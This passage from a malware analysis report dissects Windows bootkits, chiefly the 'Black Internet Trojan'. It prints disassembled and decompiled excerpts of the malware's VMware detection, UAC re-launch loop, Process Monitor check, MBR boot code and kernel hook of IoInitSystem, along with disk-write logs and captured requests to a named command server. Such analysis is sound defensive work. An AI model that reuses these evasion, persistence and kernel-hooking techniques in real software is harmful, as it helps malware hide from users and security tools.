- Reserves 10000h bytes in the memory for the image of bootkit's kernel mode driver with the nt!ExAllocatePoolWithTag() function.

- Copies the headers and the sections of a driver into an allocated area of the memory.


- Restores the modified nt!PspCreateprocess() function code.

- Calls the bootkit's driver entry point.

Driver and payload

The goal of the bootkit's driver is to inject user mode code in the explorer.exe process and hook such IRP-requests handlers as IRP_MJ_READ/IRP_MJ_WRITE of the disk driver Disk.sys (\Driver\Disk). These hooks protect disk sectors with the bootkit components from the read or rewrite attempts by antivirus software. It should be noted that the driver code is unstable since, in some cases, the Trojan fails to install kernel hooks during its installation.

The user-mode code sends HTTP requests to the meifawu.com server. The Trojan configuration file is loaded from http://meifawu.com/n.txt.



Destination	Protocol	Info
116.255.134.227	HTTP	GET /count.aspx?i=075deddb0dcdee574aea64cfa4926b12f7
192.168.88.150	HTTP	HTTP/1.1 200 OK
192.168.88.150	HTTP	[TCP Retransmission] HTTP/1.1 200 OK
116.255.134.227	HTTP	GET /n.txt HTTP/1.1
192.168.88.150	HTTP	HTTP/1.1 200 OK (text/plain)
192.168.88.150	HTTP	[TCP Retransmission] HTTP/1.1 200 OK (text/plain)

Figure 12. Server requests.


Black Internet Trojan

The Black Internet Trojan bootkit appeared only recently, and if we are to judge by the activity on antivirus Web forums, it is both the least known and the most widespread of all the new bootkits. One of the first sources of information about the infection was the English-language antivirus forum MajorGeeks, and some days later Russian VirusInfo.

Installer and self-defense


The bootkit's installer (MD5: e35310220715287c5765b273a1797836, about 1.2 MB) is protected with an unknown encrypter.

The deciphering procedure contains the code to detect VMware virtual machines:



```
.text:004010A8                 push    401113h ; Address of exception SEH-handler
.text:004010AD                 push    large dword ptr fs:0
.text:004010B4                 push    eax
.text:004010B5                 mov     eax, 337h
.text:004010BA                 pop     eax
.text:004010BB                 mov     large fs:0, esp
.text:004010C2                 mov     eax, 564D5868h ; 'VMXh' - magic constant
.text:004010C7                 mov     ebx, 0
.text:004010CC                 mov     ecx, 0Ah
.text:004010D1                 xchg    eax, ebx
.text:004010D2                 push    ebx
.text:004010D3                 push    eax
.text:004010D4                 pop     ebx
.text:004010D5                 pop     eax
.text:004010D6                 mov     edx, 5658h ; Number of VMware backdoor I/O
port
.text:004010DB                 in      eax, dx    ; Read data from port.
                                                  ; On usual machine (not virtual)
                                                  ; this instruction generates

exception
```


To disable this bootkit's self-defense mechanism, add a line that disables the "VMWare backdoor" to the end of the VMWare configuration file (.vmx):




```
monitor_control.restrict_backdoor = "TRUE"
```

The bootkit's installer detects its execution with limited permissions through the GetTokenInformation function call with the TokenElevation parameter. If the execution is performed under UAC, the installer restarts its process in a cycle.

Therefore, the user will get warnings from the security system until he permits the execution of the bootkit's installer with maximum permissions.



```
  // Check OS version for launch under Windows Vista and higher
  GetVersionExW(&VersionInformation);
  if (VersionInformation.dwMajorVersion >= 6)
  {
      v4 = GetCurrentProcess();
      if (!OpenProcessToken(v4, 0x20008u, &TokenHandle) ||
          !GetTokenInformation(TokenHandle, TokenElevation, &TokenInformation, 4u,
&ReturnLength))
          return 0;

      if (!TokenInformation)
      {
          // Current process was launched with limited permissions
          if (GetModuleFileNameW(0, &Filename, 0x104u))
          {
              ExecInfo.cbSize = 60;
              ExecInfo.fMask = 0;
              ExecInfo.hwnd = 0;
              ExecInfo.lpVerb = L"runas";
              ExecInfo.lpFile = &Filename;
              ExecInfo.lpParameters = 0;
              ExecInfo.lpDirectory = 0;
              ExecInfo.nShow = 0;
              ExecInfo.hInstApp = 0;

              // Launch of another process instance
              while (!ShellExecuteExW(&ExecInfo));
          }

          return 0;
      }
  }
```




User Account Control

Do you want to allow the following program from an unknown publisher to make changes to this computer?

Program name: dropper.exe
Publisher: **Unknown**
File origin: Hard drive on this computer


Figure 13. UAC warning at installer launch.

Finally, the installer detects an active Process Monitor utility by looking up the specific value of window class. It is performed just before the installation of boot code to the disk:




```
.text:00402835 sub_402835      proc near
.text:00402835                 push    0               ; lpWindowName
.text:00402837                 push    offset ClassName ; "PROCMON_WINDOW_CLASS"
.text:0040283C                 call    ds:FindWindowW
.text:00402842                 neg     eax
.text:00402844                 sbb     eax, eax
.text:00402846                 neg     eax
.text:00402848                 retn
.text:00402848 sub_402835      endp
```

Unlike other known bootkits, which store their components in 63 sectors before the first partition, the Black Internet Trojan stores its components in unlabeled area immediately after the last partition.



```
"CreateFile", "\Device\Harddisk0\DR0", "Desired Access: Generic Read/Write,
Disposition: Open"
"ReadFile",   "\Device\Harddisk0\DR0", "Offset: 0, Length: 512"
"DeviceIoControl", "\Device\Harddisk0\DR0", "Control: IOCTL_DISK_GET_LENGTH_INFO"
"ReadFile",   "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"ReadFile",   "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 3,216,344,064, Length: 43,520"
"ReadFile",   "\Device\Harddisk0\DR0", "Offset: 0, Length: 512"
"ReadFile",   "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"ReadFile",   "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 3,216,310,784, Length: 512"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 0, Length: 512"
"ReadFile",   "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 3,216,311,296, Length: 32,768"
"ReadFile",   "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 3,216,387,584, Length: 9,216"
"ReadFile",   "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 3,216,396,800, Length: 25,088"
"ReadFile",   "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 3,216,421,888, Length: 31,232"
"ReadFile",   "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 3,216,453,120, Length: 512"
"CloseFile",  "\Device\Harddisk0\DR0"
```

The bootkit's booting sector defines the location of this unlabeled area while reading the MBR-located partition table. Then the bootkit reads the 64 sectors with all the other components of the bootkit.



```
seg000:001F                 xor     eax, eax
seg000:0022                 mov     si, 7BEh        ; si - pointer to partition table
seg000:0025                 mov     cl, 4           ; Amount of records in partition
table

                            ...
seg000:0031 loc_31:
seg000:0031                 cmp     [si+8], eax
seg000:0035                 jb      short loc_3F
seg000:0037                 mov     eax, [si+8]     ; Set number of first sector of
partition to eax
seg000:003B                 add     eax, [si+0Ch]   ; Summarize it with partition's
size in sectors
seg000:003F loc_3F:
seg000:003F                 add     si, 10h
seg000:0042                 loop    loc_31          ; Go to a next record in partition
table
seg000:0044                 or      eax, eax
seg000:0047                 jz      short loc_5F
seg000:0049                 add     eax, 2          ; Sector where reading should be
started
seg000:004D                 mov     cx, 40h         ; Amount of sectors being read
seg000:0050                 mov     bx, 7C00h       ; Memory address to write data
being read
seg000:0053                 call    sub_A1          ; Function that reads data with
13h interrupt (AH=42h);
seg000:0056                 jb      short loc_5F
seg000:0058                 nop
seg000:0059                 nop
seg000:005A                 jmp     far ptr 0:7C00h ; Transfer control to read code
```

Then the bootkit performs a series of standard actions that were described in the analysis of the previous 2 malicious programs:

- Reservation of 4 kB in the base memory.

- Interception of the 13h interrupt.

- Signature search and modification of the OSLOADER.EXE code in int 13h handler.

- Reading and execution of the boot code of the system partition.

Next, we will examine the bootkit's protected mode code called from the modified OSLOADER.EXE module.

Protected mode code


The bootkit's protected mode code initializes the kernel mode driver loader. The following operations are performed for this purpose:

- Signature analysis of the nt!Phase1Initialization() function and detection of the nt!IoInit-System() function entry point.

- Replacement of the nt!IoInitSystem() call with bootkit's driver loader call.


- Copying the loader code into the area of memory right after the OS kernel.

The address of _BlLoaderBlock structure, which contains a pointer to the list of loaded modules, is located by signature in the OSLOADER.EXE code.




```
seg001:000069D4                 sub     dword ptr [esp], 6
seg001:000069D8                 call    sub_6BB4            ; Get driver loader
address
                                                            ; (is saved in esi)
seg001:000069DD                 mov     ecx, 6
seg001:000069E2                 rep movsb
seg001:000069E4                 sub     esi, 6
seg001:000069E7                 mov     edi, [esp+2Ch]
seg001:000069EB                 and     edi, 0FFF00000h
seg001:000069F1                 mov     al, 0C7h            ; Signature search for
_BlLoaderBlock
seg001:000069F3 loc_69F3:
seg001:000069F3                 scasb
seg001:000069F4                 jnz     short loc_69F3
seg001:000069F6                 cmp     dword ptr [edi], 40003446h
seg001:000069FC                 jnz     short loc_69F3
seg001:000069FE loc_69FE:
seg001:000069FE                 mov     al, 0A1h
seg001:00006A00                 scasb
seg001:00006A01                 jnz     short loc_69FE
seg001:00006A03                 mov     eax, [edi]          ; eax - pointer to
_BlLoaderBlock
seg001:00006A05                 mov     eax, [eax]
seg001:00006A07                 mov     eax, [eax]          ; eax -
_LDR_DATA_TABLE_ENTRY for a kernel
seg001:00006A09                 mov     edi, [eax+18h]      ; edi - kernel loadind
address
seg001:00006A0C                 mov     ecx, [edi+3Ch]
seg001:00006A0F                 mov     ecx, [ecx+edi+50h]  ; ecx - size of kernel
image (SizeOfImage)
seg001:00006A13                 call    sub_6B3D            ; Search for
nt!IoInitSystem() call in nt!Phase1Initialization() code
                                                            ; (is saved in edx)
seg001:00006A18                 jnz     short loc_6A66
seg001:00006A1A                 mov     edx, [ebx]          ; Relocation of original
instruction call nt!IoInitSystem()
seg001:00006A1C                 lea     edx, [ebx+edx+4]
seg001:00006A20                 mov     [esi+0Ah], edx
seg001:00006A23                 add     edi, ecx
seg001:00006A25                 jmp     short loc_6A36

                                ...
seg001:00006A36 loc_6A36:
seg001:00006A36                 add     edi, 0FFFh
seg001:00006A3C                 and     edi, 0FFFFF000h
seg001:00006A42                 sub     edi, 800h
seg001:00006A48                 mov     ecx, 6A3h
seg001:00006A4D                 push    edi
seg001:00006A4E                 rep movsb                   ; Copying driver loader
to the area of memory right after OS kernel
seg001:00006A50                 pop     edi
seg001:00006A51                 add     edi, 0Eh
seg001:00006A54                 sub     edi, ebx
seg001:00006A56                 sub     edi, 4
seg001:00006A59                 mov     [ebx], edi          ; Modification of
nt!IoInitSystem() call
seg001:00006A5B                 xchg    esi, edi
seg001:00006A5D                 mov     ecx, 644h
seg001:00006A62                 sub     edi, ecx
seg001:00006A64                 rep stosb
```

The previous listing contains an algorithm for the installation of IoInitSystem() function hook. Let's take a closer look at the interception itself. The code of the nt!Phase1Initialization() function before the modification:



```
nt!Phase1Initialization+0x9a1:
80685fc9 6a4b             push    4Bh
80685fcb 6a19             push    19h
80685fcd e83877e6ff       call    nt!InbvSetProgressBarSubset
80685fd2 ffb590fbffff     push    dword ptr [ebp-470h]
80685fd8 e859140000       call    nt!IoInitSystem
80685fdd 84c0             test    al,al
```

The code of the nt!Phase1Initialization() function after the modification:



```
nt!Phase1Initialization+0x9a1:
80685fc9 6a4b             push    4Bh
80685fcb 6a19             push    19h
80685fcd e83877e6ff       call    nt!InbvSetProgressBarSubset
80685fd2 ffb590fbffff     push    dword ptr [ebp-470h]
80685fd8 e831980400       call    806cf80e
80685fdd 84c0             test    al,al
```

Driver loader

The kernel mode driver loader performs the following operations:

- Restores the original nt!IoInitSystem() call in a code of nt!Phase1Initialization() function.

- Calls nt!IoInitSystem() with repeated transfer of control to the driver loader via a replaced return address in a stack.

- Searches for the OS kernel load address by a first vector in the interrupt table. The address of this table is obtained by using the sidt instruction.

- Searches by signature for the address of the kernel global variable nt!PsLoadedModuleList – a list of kernel mode loaded modules. Particularly, the nt!PsLoadedModuleList address is obtained from a pointer to this variable in a code of unexported nt!IopWriteDriverList() function.

- Looks up the following exported functions and kernel variables addresses by their name hashes: ExAllocatePool, ExFreePool, KeLoaderBlock, NtClose, NtCreateFile, NtReadFile.

- Reads the kernel mode driver from the unlabeled area at the end of a disk.

- Sets up an executable driver image and transfers control to its entry point.

- Returns control to nt!Phase1Initialization().

